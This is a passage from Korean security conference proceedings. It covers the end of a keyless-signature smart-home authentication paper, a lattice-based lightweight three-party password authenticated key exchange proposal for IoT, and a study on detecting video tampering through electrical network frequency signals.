KSI의 글로벌 해시트리와 블록체인을 통해 분산네트워크 구조의 신뢰성을 제공하여 TTP 등의 단일지점오류와 같은 공격에 안전성을 제공한다.

5. 보안 강도

확장된 머클 트리 구조를 적용하여 두 노드의 연접 후 해시 연산 전 비트마스킹을 통해 절반의 출력량으로 동일한 보안 강도(제 1 역상 이미지)를 갖는다.[4].

VI. 결론

본 논문에서는 이중 해시체인과 Extend Merkle Hash Tree 의 해시트리 구조를 이용한 KSI를 적용한 안전한 스마트 홈에서의 인증 및 통신기법을 제안하였다. 제안방식분석에 따라 디지털서명의 보안요구사항을 만족하면서 기존 PKI와 AKI의 TTP 기반 인증서 및 주요 시스템 구축필요성을 탈피하였고, 안전성과 효율을 개선시켰다. 향후 구체화 된 환경에 적용하여 필요한 기반 프로토콜을 구현 및 실제 구현까지 확대 적용이 필요할 것으로 생각된다.

[참고문헌]

[1] B.W. Jin, J.O. Park and M.S. Jeon, “A Study on Authentication Management and Communication Method using AKI Based Verification System in Smart Home Environment”, Journal of IIBC, Vol.16, No.6, pp.25-31, 2016.

[2] A. Buldas, A. Kroonmaa, and R. Laanoja, “Keyless signatures’ infrastructure: How to build global distributed hash-trees”, In Nordic Conference on Secure IT Systems, pp. 313-320, 2013.

[3] C. Jämthagen, and M. Hell, “Blockchain-based publishing layer for the Keyless Signing Infrastructure”, In 13th IEEE International Conference on Advanced and Trusted Computing, IEEE--Institute of Electrical and Electronics Engineers Inc, 2016

[4] J. Buchmann, E. Dahmen and A. Hulsing, “XMSS-a practical forward secure signature scheme based on minimal security assumptions”, Post-Quantum Cryptography: 4th International Workshop, pp. 117-129, 2011.

IoT 환경을 위한 Lattice 기반의 경량화된 3PAKE 기법[1)]

이대휘, 이임영

순천향대학교 컴퓨터학과

Lightweight 3PAKE Scheme based on Lattice for IoT Environments

Dae-Hwi Lee, Im-Yeong Lee

Dept of Computer Science and Engineering, Soonchunhyang University.

요 약

최근 IoT 환경이 널리 사용되면서, IoT 환경을 위한 다양한 서비스가 출시되고 있다. IoT 환경에서는 이기종의 다양한 기기가 통신하는데, 컴퓨팅 파워가 낮은 기기들도 통신할 수 있기 때문에 IoT 환경에서 보안을 제공하기 위해서는 경량화된 보안 프로토콜이 필요하다. 특히, IoT 환경은 인증이 매우 중요하기 때문에, 경량화된 인증 기술 및 키 교환 기술 등의 프로토콜 설계가 필요하다. 본 논문에서는 두 기기가 안전하게 통신하기 위해 인증과 키 교환을 함께 수행할 수 있도록 IoT 환경에서 Lattice를 기반으로 한 경량화된 3PAKE(Three-party Password-based Authenticated Key Exchange) 기법을 제안한다.

I. 서론

IoT(Internet of Things)는 다양한 사물에 센서와 통신 기능 등을 탑재하여 인터넷에 연결시키는 환경과 기술을 의미한다. IoT는 최근 다양한 분야에 적용되고 있으며, 국가적인 개발 대상이고 구글, 오라클과 같은 글로벌 기업들도 적극적으로 참여하여 다양한 서비스를 개발하고 있다. 스마트폰과 태블릿, 웨어러블 기기의 보급 확산에 따라 사용자들은 IoT에 접근하기 쉬워졌으며, 이를 위한 이기종 기기간의 네트워킹 및 보안 기술도 지속적으로 발전이 이루어지고 있다[1].

IoT 환경이 확산되면서 많은 종류의 스마트 디바이스들이 인터넷 주소를 갖고, 이를 통해 서로간의 연결을 유지하고 있다. IoT의 구성원인 사용자는 일반적으로 스마트폰의 어플리케이션을 통해서 인터넷에 연결된 스마트 디바이스들과 통신할 수 있게 된다. 대표적인 IoT 서비스로는 스마트홈이 있는데, 사용자는 어플리케이션을 통해서 사용자의 스마트홈 네트워크에 접근하여, 스마트홈 외부에서 가정 내의 가전기기와 전자제품을 제어할 수 있다. 기존의 가전기기는 통신 기능이 없으므로 통신이 가능한 가전기기와 전자제품들도 함께 판매하고 있다. 제공하는 서비스로는 IoT 플러그, 에너지미터, 창문 및 문 열림감지센서, 가스조절장치 등이 있으며, 모두 인터넷 연결을 통해 제어 가능한 기기들이다.

이처럼 IoT에 대한 상용화가 진행되고 있지만, 아직 IoT를 위한 보안 기술은 부족한 상황이다. 특히, IoT 환경에서 제일 중요한 부분은 인증이다. 인증되지 않은 사용자가 IoT 서비스에 접근하여 통신하게 된다면 많은 보안 위협

1) 본 연구는 미래창조과학부 및 정보통신기술진흥센터의 대학ICT연구센터육성 지원사업의 연구결과로 수행되었음
(IITP-2017-2015-0-00403)

을 발생시킬 수 있다[2].

따라서 본 논문에서는 IoT 환경을 위한 Lattice 기반의 경량화된 3PAKE 기법을 제안한다. 3PAKE는 두 디바이스가 중재 게이트웨이 또는 서버를 통해 패스워드를 기반으로 인증과 동시에 키 교환을 수행하는 기술이다. 3PAKE에 Lattice 기반의 키 교환 기술을 적용시켜 경량화된 환경에서의 인증과 키 교환을 수행할 수 있는 기술을 제안한다.

본 논문의 구성은 다음과 같다. 2장에서는 PAKE 기술에 대해 분석한다. 3장에서는 보안 요구사항을 도출하고, 4장에서는 IoT 환경을 위한 Lattice 기반의 3PAKE 기법을 제안한다. 5장에서는 제안방식을 분석하고, 6장에서는 결론을 맺는다.

II. 관련연구

본 장에서는 3PAKE 기법의 제안을 위해 기존의 PAKE와 3PAKE 프로토콜에 대해 알아본다.

2.1 PAKE(Password-based Authenticated Key Exchange) 프로토콜

PAKE 프로토콜은 서버-클라이언트의 안전한 통신을 위해 상호 인증 후, 세션키를 교환할 수 있도록 도와주는 기술이다. PAKE 프로토콜 이전에는 1992년 Bellovin과 Merritt가 공개키 방식을 이용하여 대칭키를 교환하는 EKE(Encrypted Key Exchange) 프로토콜을 제안되었다[3]. 그 후로부터 EKE로부터 변형된 다양한 프로토콜들이 제안되었으며, 2000년에는 Bellare와 Rogaway가 Dictionary Attack에 안전한 AKE(Authenticated Key Exchange) 프로토콜을 제안하였다[4]. AKE의 응용으로는 패스워드를 기반으로 한 PAKE 프로토콜이 제안되었다. PAKE는 서버와 클라이언트가 인증을 위해 사전에 공유한 패스워드를 이용하여 안전한 통신에 사용될 세션키를 나눠 가지는 것이 목적이다. 서버는 패스워드에 의해서 생성된 검증자만을 통해 세션키에 대한 합의가 이루어진다.

2.2 3PAKE(Three-party PAKE) 프로토콜

3PAKE 프로토콜은 3자간의 키 교환 및 인증을 위한 PAKE 프로토콜의 응용 기술이다. 3PAKE는 상호 인증 과 키 교환을 하려는 두 클라이언트 사이에 키 교환의 중재 역할을 하는 서버와 같은 객체가 존재한다. 서버와 각 클라이언트는 패스워드를 공유하여 패스워드를 이용해 두 클라이언트 사이의 상호 인증 및 키 교환에 대한 중재 역할을 한다. 여기에서 키를 사용하지 않고 패스워드를 사용하는 이유는 인증서나 생체정보 같은 인증 방식들에 비하여 사용자가 상대적으로 기억하기 쉽고, 설계에 따라 간단한 동작만으로 구현이 가능하기 때문이다. 하지만, 패스워드는 사용하기 편리한 만큼 비교적 낮은 엔트로피를 가지기 때문에 공격자가 Dictionary Attack 등을 통해 추측을 하기 쉽다. 따라서 안전한 3PAKE 프로토콜 설계를 위해서는 패스워드 추측 공격에 대한 안전성이 고려되어야 한다.

III. 보안요구사항

본 연구에서 제안하는 IoT 환경에서의 Lattice 기반 3PAKE 기법 설계를 위한 보안 요구사항은 다음과 같다.

- 상호 인증 : 게이트웨이는 스마트 디바이스 간의 상호 인증을 중재한다.
- 효율성 : IoT 환경에서 연산량이 낮은 기기를 위해 연산적으로 효율성을 제공해야 한다.
- 신분 위장 방지 : 정당한 스마트 디바이스만이 게이트웨이를 통해 IoT 서비스를 이용할 수 있어야 한다.
- 재전송 공격 방지 : 통신 시 전송되는 메시지를 공격자가 획득하여도 정당한 스마트 디바이스로 위장할 수 없어야 한다.
- 패스워드 추측 공격 방지 : 통신 시 전송되는 정보가 노출되어도 스마트 디바이스의 패스워드를 추측할 수 없어야 한다.

IV. 제안방식

4.1 시스템 계수

본 제안방식에서 사용되는 시스템 계수는 다음과 같다.

- $*$: 참여 객체(A,B: 디바이스 A와 B, GW: 게이트웨이)
- ID_* : 참여 객체 $*$의 식별자
- p : 큰 소수
- L : m차원 기저 벡터 $L \in Z_q^{m \times m}$
- PW_* : $*$와 GW가 공유하고 있는 패스워드
- V_* : $*$의 패스워드 기반 검증 값 ($V_* = h(PW_* \| ID_* \| ID_{GW})$)
- r_{Uold} : 이전 세션에 생성된 U와 GW의 비밀 값
- r_U : 현재 세션에 생성되어 업데이트된 U와 GW의 비밀 값
- SK : A와 B 사이의 세션키

4.2 통신 요청 단계

Step 1. A는 B와 통신하기 위해 임의의 a를 선택한 후 다음과 같이 요청 메시지 Req_U를 생성하여 Req_U, ID_U, ID_D를 GW에게 전송한다.

$$Req_U = a \bmod p \oplus h(V_U \| r_{Uold} \| ID_U)$$

Step 2. GW는 임의의 기저 z를 선택하고 Lz를 계산한 후 현재 세션에 사용될 r_U를 생성한다. 그리고, A로부터 전송받은 값 Req_U를 통해 $a = Req_U \oplus h(V_U \| r_{Uold} \| ID_U)$를 계산한다.

4.3 세션 비밀 값 분배 단계

Step 1. 게이트웨이는 다음과 같이 $Req_{GW}, R_U, R_D, RV_U, RV_D$를 생성한다.

$$Req_{GW} = a \oplus h(V_D \| r_U \| ID_U)$$
$$R_U = r_U \oplus V_U$$
$$R_D = r_U \oplus V_D$$
$$RV_U = h(r_U \| V_U)$$
$$RV_D = h(r_U \| V_D)$$

Step 2. 게이트웨이는 A에게 R_U, RV_U, Lz를, B에게 $Req_{GW}, ID_U, R_D, RV_D, Lz$를 각각 전송한다.

4.4 인증 값 생성 단계

Step 1. A와 B는 각각의 패스워드 기반 검증 값 V_U와 V_D를 이용해 새로운 비밀 값 r_U', r_U''을 구하고, RV_U', RV_D'를 다음과 같이 계산하여 비교를 통해 게이트웨이로부터 수신한 RV_U와 RV_D를 검증한다.

$$r_U' = R_U \oplus V_U$$
$$RV_U' = h(r_U' \| V_U)$$
$$User\ check\ RV_U' ? = RV_U$$
$$r_U'' = R_D \oplus V_D$$
$$RV_D' = h(r_U'' \| V_D)$$
$$Smart\ Device\ check\ RV_D' ? = RV_D$$

Step 2. A는 RV_U를 검증 후 임의의 기저 x를 선택하고 Lxz를 계산하고 A의 인증 값 A_U를 다음과 같이 생성하여 GW에 전송한다.

$$A_U = (Lxz) \oplus h(r_U \| ID_U \| ID_D)$$

Step 3. B는 RV_D를 검증 후 Req_{GW}에서 x를 다음과 같이 계산하여 획득한다. 그리고, 임의의 b와 기저 y를 선택하고 다음과 같이 B의 인증 값 A_D와 Res_D를 계산하여 게이트웨이에게 전송한다.

$$x = Req_{GW} \oplus h(V_D \| r_U \| ID_U)$$
$$A_D = (Lyz) \oplus h(r_D \| ID_U \| ID_D)$$
$$Res_D = b \oplus h(V_D \| r_U \| ID_D)$$

4.5 세션키 생성 단계

Step 1. 게이트웨이는 A와 B로부터 받은 정보를 이용하여 Res_{GW}를 계산 후, A에게 A_D, Res_{GW}를 전송하고 B에게 A_U를 전송한다.

$$Res_{GW} = Res_D \oplus h(V_D \| r_U \| ID_D) \oplus h(V_U \| r_U \| ID_D)$$

Step 2. A는 Res_{GW}에서 b를 획득하고, A_D에서 Lyz를 획득하여 세션키 SK를 생성한다. 그리고 세션키의 인증 값 A_{UD}를 생성한다.

$$b = Res_{GW} \oplus h(V_U \| r_U \| ID_D)$$
$$Lyz = A_D \oplus h(r_U \| ID_D \| ID_U)$$
$$SK = Lxyz$$
$$A_{UD} = h(b \| r_U \| SK \| ID_U \| ID_D)$$

Step 3. B는 A_U에서 Lxz를 획득하여 세션키 SK를 생성한다. 그리고 세션키의 인증 값 A_{DU}를 생성한다.

$$Lxz = A_U \oplus h(r_U \| ID_U \| ID_D)$$
$$SK = Lxyz$$
$$A_{DU} = h(a \| r_U \| SK \| ID_U \| ID_D)$$

Step 4. A와 B는 각각 생성한 A_{UD},A_{DU}를 게이트웨이를 통해 교환하여 자신이 가진 정보를 통해 검증한다.

$$A_{DU}' = h(a \| r_U \| SK \| ID_U \| ID_D)$$
$$Smart\ Device\ check\ A_{DU}' ? = A_{DU}$$
$$A_{UD}' = h(b \| r_U \| SK \| ID_U \| ID_D)$$
$$User\ check\ A_{UD}' ? = A_{UD}$$

V. 제안방식 분석

본 제안방식은 3장에서 도출한 보안요구사항을 다음과 같이 해결한다.

- 상호 인증 : 두 스마트 디바이스는 게이트웨이를 통해 상호 인증 및 키 교환을 안전하게 수행한다.
- 효율성 : Lattice 기반의 키 교환 기법을 통해 연산 효율성을 제공한다.
- 신분 위장 방지 : 정당한 스마트 디바이스임을 게이트웨이를 통해 상호 인증하여 신분 위장을 방지한다.
- 재전송 공격 방지 : 공격자가 통신 시 전송되는 메시지를 공격자가 획득하여 재전송하여도 패스워드를 알 수 없기 때문에 정당한 스마트 디바이스로 위장할 수 없다.
- 패스워드 추측 공격 방지 : 통신 시 전송되는 정보들이 노출되어도 스마트 디바이스의 패스워드를 추측할 수 없다.

VI. 결론

IoT의 발달로 스마트홈 서비스를 필두로 각종 서비스들이 출시되고 있다. 다양한 IoT 서비스가 출시되고 있지만, 아직까지 인증에 대한 보안 취약점들이 발견되고 있으며, 이를 막기 위한 안전한 IoT 서비스를 위해 효율적이고 안전한 기술의 개발이 필요하다. 본 논문에서는 안전한 IoT 서비스를 위한 Lattice 기반의 경량화된 3PAKE 기법을 제안하여 재전송 공격을 방지하고 IoT 환경에 적합하도록 효율성을 제공한다. 최근 IoT 서비스의 상용화가 진행되고 있지만, 아직까지는 IoT 보안에 대한 연구가 많이 부족하다. 따라서 이후에도 IoT의 상용화를 위해 안전하고 효율적인 상호 인증 방식에 대해 많은 연구가 진행되어야 한다.

[참고문헌]

[1] Hak-Jun Lee, “Smart Home based on Internet of Things,” Jonornal of the KICS, 32(4), pp. 44-49, Mar. 2015.

[2] Moo-Hwan Kim and Yong-Tae Shin, “A Study on The Smart Home Service Security Threat,” Conference of the KICS, pp. 1069-1070, Jan. 2016.

[3] S. Bellovin and M. Merritt, “Encrypted Key Exchange: Password-based Protocols Secure against Dictionary Attacks,” IEEE Symposium on Research in Security and Privacy, pp. 72-84, May, 1992.

[4] M. Bellare, D. Pointcheval and P. Rogaway, “Authenticated Key Exchange Secure against Dictionary Attacks,” EUROCRYPT 2000, Lecture Notes in Computer Science, vol. 1807, pp. 139-155, May, 2000.

ENF를 이용한 디지털 포렌식 기법

박세진*, 윤지원**
고려대학교 정보보호대학원 정보보호학과

Digital Forensics using ENF

Sejin Park*, Jiwon Yoon**
Graduate School of Information Security, Korea University.

요 약

컴퓨팅 기능의 발달과 인터넷 망의 확산, 급격히 발달한 동영상 편집 기술로 인해 누구나 손쉽고 빠르게 동영상을 조작·편집이 가능해졌으며, SNS의 발달로 조작된 동영상은 제 3자 혹은 그 이상으로 빠르게 확산되고 있다. 이로 인한 원본 동영상과 조작된 동영상의 구분이 어려워졌는데, 디지털 포렌식(digital forensics)의 기법으로 접근을 한다면 증거 동영상의 무결성과 신뢰성을 확보하기 어렵고 또한 이들을 입증하기 위해서는 많은 시간과 노력이 요구된다. 본 연구에서는 지리학적으로 전력망이 공급되고 있는 그리드 단위로 전력망 주파수(ENF: Electrical Network Frequency)를 활용하여 동영상의 조작 여부의 판단을 용이하게 하고 증거물의 무결성과 신뢰성을 입증할 수 있도록 한다.

I. 서론

최근 멀티미디어 기술의 발전과 다양한 디지털 레코딩 장치로 인한 오디오, 이미지, 비디오 등의 멀티미디어 데이터가 급격하게 증가하였고, 이로 인한 수많은 디지털 데이터들은 네트워크를 통해 서로 공유하고 쉽게 검색할 수 있게 되었다. SNS로 인한 광범위한 전파는 수많은 디지털 데이터들을 위험에 노출시키고 위조에 취약하게 만들었다. 디지털 기기에서 내부적으로 시간과 장소를 함께 저장되는 것이 일반적이지만, 누군가가 의도적으로 이 정보들을 삭제 및 조작하는 경우에는 조작된 디지털 정보가 범죄에 이용되거나 위증하기 위한 방법으로 사용될 수 있으므로 디지털 포렌식 기법을 이용하여 증거물의 조작 여부를 확인하는 것은 매우 중요하다.

예를 들어, 비디오 편집 프로그램으로 인해 하나의 비디오에서 클립을 잘라내어 다른 클립에 붙이거나 비디오의 저장 시간이나 장소를 조작 할 수 있는데, 포렌식 기법 없이는 동영상의 조작 유무를 판단하기 어렵다. 이러한 디지털 위조를 방지하기 위한 다양한 기술들이 현존하고 있으며 본 연구에서는 전력망 주파수(ENF: Electrical Network Frequency)를 이용한 신호를 처리하여 동영상의 조작 여부를 확인하는 방법에 대해 제안한다.

전력망 주파수는 디지털 오디오 또는 비디오의 생성 시간과 장소를 알려 주는 타임 스탬프와 같은 개념이다. 이 신호는 전력 공급선으로부터 얻을 수 있으며, 해당 신호를 추출 및 가공하여 동영상 고유의 시간과 장소에 대한 정보를 알 수 있는 디지털 서명과도 같은 존재이다.

디지털 포렌식(digital forensics)은 디지털 장비를 매개로 하는 범죄행위에 대해 과학적인 분석을 통해 법정 증거자료로 만드는 일련의

행위로 범죄수사 분야 이외에도 군사 및 안보 문제에 이용된다. 디지털 저장매체나 온라인상의 전자정보로부터의 정보는 무결성, 정당성, 재현성 및 원본성 등의 증거능력이 있어야하며, 특히 무결성을 입증하기 위한 요인으로 디지털 정보의 위·변조 사실을 입증할 수 있어야하고, 수집 이후 변경되지 않았다는 확인이 중요하다.[1]




그림 1. 사이버범죄 통계자료[2]

본 연구에서는 디지털 분석 과정에서 전력망 주파수를 통해 동영상이 첨가 및 삭제 등의 조작이 가해진 경우를 고려하여 기존의 연구 기법보다 효율적이고 정확한 분석을 하는 것에 목적이 있다. 그림 1에서 보면 알 수 있듯이 해마다 사이버범죄는 증가하고 있으며, 검거율 또한 증가하고 있지만 현존하는 미해결 문제를 무시할 수 없다. 미해결 사건의 해결을 위해 전력망 주파수를 통한 연구를 제안하며, 디지털 포렌식 기술력 향상을 위한 기반을 마련하고자 한다.

II. 관련 기법 동향

디지털 포렌식 기술이 발달하면서 디지털 증거물 확보의 중요성이 증가하였고, 이러한 기술에 대응하여 자신에게 불리한 증거를 조작하거나 훼손하는 안티 포렌식(anti-forensics)의 기법들이 발달하고 이를 자동화해주는 전문 도구도 발달하고 있다.[3]

다양한 디지털 정보들 중 동영상 정보에 한하여 이를 변조하거나 중간에 삭제하는 경우에 이를 탐지하기 위한 현존 기법들에 대해 설명한다.

2.1 기존 포렌식 기법

2.1.1 CTPH 알고리즘을 이용한 기법[4]

유사한 동영상을 탐지하기 위해 CTPH(Context-Triggered Piecewise Hash) 알고리즘과 클러스터링 알고리즘을 적용하는 기법이 있다. CTPH 알고리즘은 대상 파일(바이너리 데이터)에서 문맥(Context)라 불리는 구분자(Contents maker)를 식별하여 문맥 사이에 구분되는 각각의 조각(Piece)에 대한 해쉬값을 저장하는 것이다.

파일에 부분적으로 다른 내용이 첨가되거나 변조 혹은 삭제되어도 부분적으로 해쉬값이 수정, 재배치 혹은 삭제가 될 뿐 원본 파일과의 유사함을 구별할 수 있는 충분한 양의 해쉬값이 존재하게 된다.

이를 바이트 빈도 분석 결과를 통해 기준값을 계산하여 동영상의 유사성을 확인할 수 있는 구분자로 사용할 있는데, 결과로 얻어진 기준값에 대해 클러스터링 계산하면 파일에 대한 분포 형태의 특징을 하나의 문자열로 나타낼 수 있다.

이러한 바이트 빈도 분석과 클러스터링 분석을 통해 계산된 결과를 CTPH와 함께 적용하면 두 파일의 유사성을 측정할 수 있고, 결과적으로 특정 원본 파일과 유사한 파일을 구별하여 동영상의 위·변조 사항을 알아낼 수 있다.

2.1.2 시간적인 색차 변화를 이용한 기법[5]

일반적으로 컴퓨터에서 사용하는 동영상 파일은 RGB값을 이용하여 저장한다, 각각의 픽셀은 R, G, B 세 가지 값으로 구성되는데, 이 값들을 YCbCr을 이용하여 값을 다른 포맷으로 변환할 수 있다. 여기에서 Y는 휘도를 나타내는 성분이고 Cb와 Cr은 색차성분을 의미한다.

동영상은 시간적으로 유사한 이미지들의 연속이며, 이러한 연속적인 이미지 값들의 평균값의 유사성은 단일 프레임 뿐 아니라 다수의 프레임을 연결하여 구한 평균값들에서도 확인할 수 있다. 워터마크를 삽입하기 위해 Y, Cb와 Cr 중에 인간 시각 특성에 덜 민감한 Cb와 Cr을 이용하는데, 삽입 알고리즘을 통해 Cb와 Cr값

평균의 시간적인 차이를 주파수 영역이 아닌 공간 영역에 워터마크를 삽입한다.

추후에는 워터마크 검출 알고리즘을 활용하여 해당 동영상의 워터마크를 확인할 수 있으며, 이로 인해 동영상의 위·변조 사항을 알아낼 수 있다.

2.2 전력망 주파수 분석

이 절에서는 전력망 주파수를 추출하는 방법에 대해 설명한다. 전력망 주파수는 가정에서 흔하게 사용하는 가전제품을 작동할 때 발생하는 주파수로 전력 공급선으로부터 추출할 수 있으며, 일반적인 공칭값(nominal value)은 50 또는 60Hz이다. 전력망 주파수는 공칭값을 중심으로 하여 약간의 변동(fluctuation)이 발생하는데, 약 50-100mHz정도 이며 이 변동은 전력망의 부하 때문이다.[6]

지리적으로 전력 공급 업체가 소비자에게 전력을 공급하기 위해 상호 연결된 네트워크인 전력 그리드(electrical grid; 이하 그리드)로 구분될 수 있는데, 그리드 내의 서로 다른 위치에서 촬영된 동영상의 경우는 작은 변화가 존재할 수는 있지만 상호 연결된 전력망에 의해 전력망 주파수가 유사하다고 가정하며 각각의 그리드 별로 상이한 고유의 값을 가지므로, 본 연구에서는 각 그리드 별로 전력망 주파수 신호의 차이에 대해 설명한다.

전력망 주파수 신호는 국소 푸리에 변환(STFT: Short-Time Fourier Transform)을 통해 쉽게 신호처리를 할 수 있는데, 이는 시간에 따른 주파수의 변화에 대한 정보를 효율적으로 분석하기 위한 방법이다. 긴 신호를 동일한 길이의 짧은 시간으로 나누고, 각각의 더 짧은 세그먼트에서 푸리에 변환을 한다. 이 값들에 신호 대 잡음비(SNR; Signal to Noise Ratio)는 다음 수식을 이용해 계산할 수 있으며 P_S와 P_n은 각각 신호의 전력과 잡음 전력을 나타낸다.

$$SNR = P_S / P_n$$


이를 통해 전력망 주파수 신호로부터 의미있는 데이터를 추출할 수 있으며 이를 이용하여 각각의 그리드 별로 식별자 역할을 하는 신호를 확인할 수 있다.

III. 제안 기술

본 연구에서는 동영상 고유의 식별자 역할을 하는 전력망 주파수 신호를 확인하여 변조된 동영상을 판별할 수 있는 방법에 대해 제안한다. 디지털 포렌식을 기반으로 하는 전력망 주파수 신호는 기록 시간을 추정하거나 클립 삽입 혹은 삭제 등과 같은 디지털 정보의 무결성과 신뢰성을 확인할 수 있는 새로운 방법이며, 따로 물리적인 장치를 설치할 필요 없이 전력망에 대한 인프라가 구축되어 있기 때문에 효율적으로 이용할 수 있다.

전력망 주파수 신호는 유럽이나 중국은 50Hz, 미국은 60Hz에서 확인할 수 있는데 이 값들은 외부 환경에 영향을 받지 않고 일정하게 수렴하는 경향이 있고, 그 모양은 그리드 별로 고유한 모양을 갖는다. 본 실험에서는 독일의 Gewerbestraße, 미국의 800 Santa Monica Blvd와 40 Essex Rd의 세 지역에서 촬영된 동영상을 통한 전력망 주파수 신호 분석이 이루어진다. 이 지역들은 서로 다른 그리드에 존재하는데, 세 지역의 위치는 그림 2에서 빨간색 점으로 표시되어 있다.

첫 번째 그림에서는 독일의 Gewerbestraße의 위치가 표시되어 있으며, 유럽은 하나의 그리드로 통합되어 있다. 두 번째 그림은 미국의 800 Santa Monica Blvd와 40 Essex Rd의 위치가 표시되어 있으며, 미국은 3개의 그리드로 나뉘어져 있음을 볼 수 있다.






그림 2. 전력망 그리드

본 실험의 목표는 유투브에서 동일한 시각에 각각 다른 세 지역에서 촬영한 동영상으로부터 추출한 음성 데이터를 통해 전력망 주파수 신호가 다름을 확인하는 것이다. 각 지역에 동영상을 촬영하는 경우에는 전원 플러그를 통한 전력의 영향으로 비디오 데이터와 함께 50Hz 혹은 60Hz의 신호도 묻어나게 되는데, 유럽 지역은 50Hz, 미국 지역에서는 60Hz의 전력망 주파수 신호를 관찰할 수 있다.




그림 3. 세 지역의 전력망 주파수 신호

2.2에서 설명한 전력망 주파수 신호를 얻는 과정을 거치면 그림 3과 같은 신호를 얻을 수 있으며 각각의 신호는 해당 영역에서도 관찰 가능하지만 하모닉스(harmonics) 성질에 의해서 100Hz와 120Hz에서 관찰할 수 있다. 첫 번째 그림은 독일에서 촬영한 동영상의 전력망 주파수 신호로 100Hz에서 확인할 수 있으므로 다른 지역과는 확연한 구분을 지을 수 있다. 두 번째와 세 번째 그림과 같이 미국 내의 두 지역에서 신호를 추출한 경우에는 120Hz에서 전력망 주파수 신호를 확인할 수 있지만, 이 두 신호는 각각의 다른 그리드에서 추출한 신호이기 때문에 모양이 다름을 확인할 수 있다.




그림 4. 위조된 동영상의 전력망 주파수 신호

그림 4는 각각 다른 시각에 동일한 장소에서 촬영된 동영상으로부터 음성 파일을 추출해 이어붙인 경우의 전력망 주파수 신호이다. 전력망 주파수가 일정 신호를 중심으로 변동하며 각각 다른 고유의 모양을 갖기 때문에, 두 개의 동영상이 연결된 부분에서 빨간색 원으로 표시된 부분에 일시적으로 신호가 끊기는 것을 확인할 수 있다.

이러한 불연속적으로 변하는 지점, 즉 이상 신호를 자동으로 탐지하기 위해서는 통계적 기법으로 접근하는 방식이 필요하다. 우선적으로 고려해야 할 것은 STFT의 윈도우를 바탕으로 불연속점을 찾아내는 것이다. STFT의 윈도우가 불연속적인 구간을 지나가면서 FFT 과정을 점진적으로 거치기 때문에 전력망 주파수 추출 후의 신호는 급격하게 바뀌지 않는다. 이러한 과정에서 윈도우 사이즈를 정하는 것이 매우

중요한데 사이즈에 따라 신호의 전체적인 맵시(envelope)가 달라지기 때문이다. 또한 적절한 값의 다운샘플링도 중요하지만 그림 5와 같이 적절한 윈도우사이즈를 설정해주면, 빨간색 표시와 같이 이상 신호 구간에서의 확연한 구분을 지을 수 있다.




그림 5. 이상 신호 구간에 대해 윈도우 사이즈가 2일 경우

